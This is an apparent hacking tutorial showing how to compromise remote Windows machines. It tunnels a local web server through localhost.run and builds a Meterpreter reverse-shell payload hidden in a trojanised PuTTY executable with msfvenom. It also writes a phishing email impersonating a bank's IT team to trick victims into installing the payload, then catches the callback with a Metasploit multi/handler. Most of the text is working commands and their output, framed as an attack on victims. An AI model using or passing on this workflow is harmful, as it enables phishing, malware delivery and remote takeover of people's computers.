COMPROMISING EXTERNAL MACHINES USING LOCALHOST.RUN

What is **localhost.run?**


localhost. **run** is a client-less tool to instantly make a locally **running** application available on an internet accessible URL. All major operating systems already have SSH installed, and **localhost**. **run** uses SSH as a client, so no download is necessary to use the service and no-account setup is needed for free domains.

How to use **localhost.run?**

Step 1. Generate ssh key using the command **ssh-keygen.**

*ssh key is required to access and authenticate the credential for the ssh (secured shell) server

*Press **Enter** if prompted by the options inside the red box




```
┌──(root💀kali)-[~]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:o3zf5xAGU9PUDyg87SyXCm362iVfhGHM/6XVl01UqDo root@kali
The key's randomart image is:
+---[RSA 3072]----+
|         . .o+.o+|
|          ++o.+..|
|         .o==o .o|
|        . ++*+ •=|
|        S+ =+ o.*|
|     .  ...E. o +o|
|      o ....o o .|
|       . o•= o.  |
|        ..o oo.  |
+----[SHA256]-----+
```

Step 2. After generating ssh key, we can now create a tunnel. Any request from port 80 or http is forwarded to localhost through apache service which is also running on port 80.


- Use command **ssh -R 80:localhost:80 localhost.run**

*The created IP would work on any computer across the internet. The created IP is enclosed in the red box below.




```
┌──(root💀kali)-[~]
└─# ssh -R 80:localhost:80 localhost.run

===============================================================================
Welcome to localhost.run!

Follow your favourite reverse tunnel at [https://twitter.com/localhost_run].

**You need a SSH key to access this service.**
If you get a permission denied follow Gitlab's most excellent howto:
https://docs.gitlab.com/ee/ssh/
*Only rsa and ed25519 keys are supported*

To set up and manage custom domains go to https://admin.localhost.run/

More details on custom domains (and how to enable subdomains of your custom
domain) at https://localhost.run/docs/custom-domains

To explore using localhost.run visit the documentation site:
https://localhost.run/docs/

===============================================================================


** your connection id is 5beee384-c45a-4b95-a11f-6c4f99baf1e7, please mention it if you send me a message about an issue. **

96ac0dab8418e8.localhost.run tunneled with tls termination, https://96ac0dab8418e8.localhost.run
```

Step 3. use the command **service apache2 start,** this command would start the apache service that would make the created link appear in the internet.



```
┌──(root💀kali)-[~]
└─# service apache2 start
```

Step 4. Creating payload. Now, create payload using **msfvenom**.




```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=96ac0dab8418e8.localhost.run
LPORT=80 -f exe -a x64 --platform windows -x /root/Downloads/putty.exe -k -o /var/www/h
tml/puttytemplate.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 1487872 bytes
Saved as: /var/www/html/puttytemplate.exe
```

- **-p** = payload
- **LHOST** = listening host <link created by localhost.run>
- **LPOST** = listening port
- **-f** = file type
- **-a** = architecture of system
- **--platform** = target's system platform
- **-x/-k** = template
- **-o** = output filename

Step 5. Now the phishing link is now completed. You can now send the link via email.

- Create a phishing email


New Message

gm.marcz2@gmail.com

Subject

We detected a malware that is spreading on the branch's computers that restrict network access.


To be more secure and avoid further damage you can continue your work on our network configured application.

Below 👇 is the link of the application to be installed:
Click here

For further assistance, Please contact branch technicians.

BDO IT Team


- We can also embed our malware link in a text in the email
  *In this case link will be embedded in the "Click Here" text.
  1. Highlight the "Click here" text and click on **Insert link** or **Ctrl+K** for the shortcut


Below 👇 is the link of the application to be installed:
Click here

For further assistance, Please contact branch technicians.

BDO IT Team

2. A prompt will open to edit link, in this link paste the link of the malware to embed it in the text "Click here" then click **OK.**


Edit Link

Text to display: click here

Link to:

Web address [✓]

Email address


To what URL should this link go?

https://9ac0dab8418e8/puttytemplate.exe

Test this link

Not sure what to put in the box? First, find the page on the web that you want to link to. (A search engine might be useful.) Then, copy the web address from the box in your browser's address bar, and paste it into the box above.

3. Now the email with embedded link is ready to be sent to the victim.



We detected a malware that is spreading on the branch's computers that restrict network access.

To be more secure and avoid further damage you can continue your work on our network configured application.


Below 👇 is the link of the application to be installed:
Click here

For further assistance, Please contact branch technicians.

BDO IT Team

Step 6. When the email is received and the victim clicked the link with embedded malware, the link will automatically download the malware and save it in the victim's computer.


*Victims POV



Name	Date modified	Type	Size
puttytemplate.exe	4/24/2021 12:00 AM	Application	1,152 KB

Step 7. When the malware is downloaded you need turn off or stop the apache service because multi handler will not work when the apache service is active.


- To turn off apache service. Use **service apache2 stop**



```
┌──(root💀kali)-[/var/www/html]
└─# service apache2 stop
```


Step 8. Go to Metasploit and start a multi handler.

- **msfconsole -q** to start Metasploit framework in quiet mode




```
┌──(root💀kali)-[/var/www/html]
└─# msfconsole -q
```

- type **use exploit/multi/handler** and set the following variables



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 96ac0dab8418e8.localhost.run
LHOST ⇒ 96ac0dab8418e8.localhost.run
msf6 exploit(multi/handler) > set LPORT 80
LPORT ⇒ 80
msf6 exploit(multi/handler) > set ReverseListenerBindAddress localhost
ReverseListenerBindAddress ⇒ localhost
```

Step 9. Run the multi handler and wait for the **victim to run the template,** when the template is executed the malware embedded is also executed. When the malware gets executed, a meterpreter shell is expected to start.



```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://localhost:80
[!] http://localhost:80 handling request from ::1; (UUID: zptgxjq3) Without a database connected that payload UUID tracking will not work!
[*] http://localhost:80 handling request from ::1; (UUID: zptgxjq3) Staging x64 payload (201308 bytes) ...
[!] http://localhost:80 handling request from ::1; (UUID: zptgxjq3) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (::1:80 → 127.0.0.1) at 2021-04-23 07:27:37 -0400

meterpreter > bg
[*] Backgrounding session 1...
```